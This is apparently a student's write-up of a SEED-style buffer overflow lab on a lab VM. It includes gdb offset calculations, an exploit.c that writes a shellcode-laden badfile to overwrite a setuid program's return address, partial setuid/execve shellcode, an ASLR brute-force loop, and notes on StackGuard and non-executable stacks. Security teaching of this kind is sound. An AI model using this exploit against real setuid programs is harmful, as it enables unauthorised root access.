# Lab 3

## Task 1: Running Shellcode

```
root@VM: /home/seed
root@VM: /home/seed 80x24
[11/14/22]seed@VM:~$ su root
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# rm /bin/sh
root@VM:/home/seed# ln -s /bin/zsh /bin/sh
```

```
[11/14/22]seed@VM:~$ vi call_shellcode.c
[11/14/22]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[11/14/22]seed@VM:~$ call_shellcode
$ whoami
seed
$ 
```

Here we check if we can run call_shellcode and invoke a shell. I am successful in invoking the shell and checking who it is. In this shell, we are still seed and do not have any root privileges in the shell.

## Task 2: Exploiting the Vulnerability

```
[11/14/22]seed@VM:~$ su root
Password:
root@VM:/home/seed# gcc -o stack -z execstack -fno-stack-protector stack.c
root@VM:/home/seed# chmod 4755 stack
root@VM:/home/seed# ls -l stack
-rwsr-xr-x 1 root root 7476 Nov 14 15:34 stack
root@VM:/home/seed# exit
exit
[11/14/22]seed@VM:~$ vi exploit.c
[11/14/22]seed@VM:~$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protect
or
[11/14/22]seed@VM:~$ gdb stack_gdb
```

```
gdb-peda$ run
Starting program: /home/seed/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----------------------------------registers-----------------------------------]
EAX: 0xbfffea67 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea48 --> 0xbfffec78 --> 0x0
ESP: 0xbfffea20 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
```

```
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffea67 "\bB\003") at stack.c:8
8               strcpy(buffer,str);
gdb-peda$ p& buffer
$1 = (char (*)[24]) 0xbfffea28
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea48
gdb-peda$ p $ebp+4
$3 = (void *) 0xbfffea4c
gdb-peda$ p $ebp+8
$4 = (void *) 0xbfffea50
gdb-peda$ p 0xbffea4c - 0xbffea28
$5 = 0x24
gdb-peda$ quit
[11/14/22]seed@VM:~$
```

```
void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;

        memset (&buffer, 0x90, 517);

        *((long *) (buffer + 36)) = 0xbfffea50+0x80;
        memcpy (buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));


        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

```
[11/14/22]seed@VM:~$ vi exploit.c
[11/14/22]seed@VM:~$ gcc -o exploit exploit.c
[11/14/22]seed@VM:~$ ./exploit
[11/14/22]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

For task 2 I was able to complete the exploit.c file with the correct addresses and code in order to generate the bad_file to exploit the stack file and invoke the root shell. Before, we set the address randomization off in order to figure out Distance Between Buffer Base Address and Return Address as well as the address of the malicious code using the gdb debugger. As you can see above, the file I used in the gdb debugger I named stack_gdb to explore and figure out the information I needed to. The distance is 0x24 which is also 36, so I added 36 to the buffer and then added the calculated address of 0xbfffea50. I also put the shellcode at the end of the buffer. This then allowed me to use ./exploit and ./stack to get to the shell which was owned by root. I checked this by using the id and whoami command.

## Task 3: Defeating Dash's Countermeasures

```
[11/14/22]seed@VM:~$ su root
Password:
root@VM:/home/seed# rm /bin/sh
root@VM:/home/seed# ln -s /bin/dash /bin/sh
root@VM:/home/seed# exit
exit
[11/14/22]seed@VM:~$ ls -l bin/sh
ls: cannot access 'bin/sh': No such file or directory
[11/14/22]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Nov 14 17:15 /bin/sh -> /bin/dash
```

With Line Commented Out

```
[11/16/22]seed@VM:~$ vi dash_shell_test.c
[11/16/22]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[11/16/22]seed@VM:~$ su root
Password:
root@VM:/home/seed# chown root dash_shell_test
root@VM:/home/seed# chmod 4755 dash_shell_test
root@VM:/home/seed# exit
exit
[11/16/22]seed@VM:~$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),113(lpadmin),128(sambashare)
$ exit
```

Here with the setuid(0); commented out, we are able to reach a shell, but it is the seed shell, not root. The dash dropped privileges because the EUID and UID were not the same.

Without Line Commented Out

```
[11/16/22]seed@VM:~$ vi dash_shell_test.c
[11/16/22]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[11/16/22]seed@VM:~$ ls -l dash_shell_test
-rwxrwxr-x 1 seed seed 7444 Nov 16 23:45 dash_shell_test
[11/16/22]seed@VM:~$ su root
Password:
root@VM:/home/seed# chown root dash_shell_test
root@VM:/home/seed# chmod 4755 dash_shell_test
root@VM:/home/seed# ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7444 Nov 16 23:45 dash_shell_test
root@VM:/home/seed# exit
exit
[11/16/22]seed@VM:~$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),113(lpadmin),128(sambashare)
# whoami
root
# exit
[11/16/22]seed@VM:~$
```

In this screenshot, I changed the dash_shell_test to include setuid(0); Because of this we were able to reach the root shell. The setuid(0) is able to change the UID to the EUID which in this case is root and we were then granted a root shell.

After inserting shellcode into exploit.c

```
char shellcode[]=
        "\x31\xc0"
        "\x31\xdb"
        "\xb0\xd5"
        "\xcd\x80"

        "\x31\xc0"
        "\x50"
        "\x68""//sh"
        "\x68""/bin"
```

```
[11/16/22]seed@VM:~$ vi exploit.c
[11/16/22]seed@VM:~$ gcc -o exploit exploit.c
[11/16/22]seed@VM:~$ ./exploit
[11/16/22]seed@VM:~$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

As you can see in the screenshots above, I have successfully added in the assembly for the setuid(0) into the shellcode which is in my exploit.c. I did the attack again and we are still in the /bin/dash shell and it worked to get the root shell. I was able to get around the countermeasure in dash. The UID is 0 and a root shell was opened up.

## Task 4: Address Randomization

```
The program has been running 69042 times so far.
./loop.sh: line 13: 20770 Segmentation fault      ./stack
2 minutes and 55 seconds elapsed.
The program has been running 69043 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```


I used the shell script to continuously run the ./stack program with the address randomization turned on. You can see in the screenshots above it took much longer to exploit the program with the randomization turned on. I was able to get to a root shell after 69,042 times and 2 minutes 55 seconds. It is a lot more difficult to exploit the stack when the randomization on.

## Task 5: Stack Guard

```
[11/18/22]seed@VM:~$ su root
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# gcc -o stack -z execstack stack.c
root@VM:/home/seed# chmod 4755 stack
root@VM:/home/seed# ls -l stack
-rwsr-xr-x 1 root root 7524 Nov 18 18:10 stack
root@VM:/home/seed# exit
exit
[11/18/22]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[11/18/22]seed@VM:~$
```

In the screenshot above you can see that the address randomization was turned off, but stack.c was recompiled to allow the stack to be executable meaning Stack Guard protection was on to prevent an attack. I was not able to reach a root shell and the process was terminated because Stack Guard was able to determine that a local variable was modified within the program. Stack Guard checked and verified the function local variable and found that it was not correct so it terminated the program.

Task 6: Non-Executable Stack




Task 6 requires the address randomization and Stack Guard to be turned off. I compiled stack.c with a non-executable stack. After doing these commands, you can see I am not able to obtain a root shell and get an error message saying “segmentation fault.” Because the stack.c was compiled with a non-executable stack it produces a segmentation fault because the buffer overflow exploit is trying to access memory that it is not allow to which produces the error. Having a non-executable stack makes it a lot harder to exploit the stack to allow a buffer overflow attack.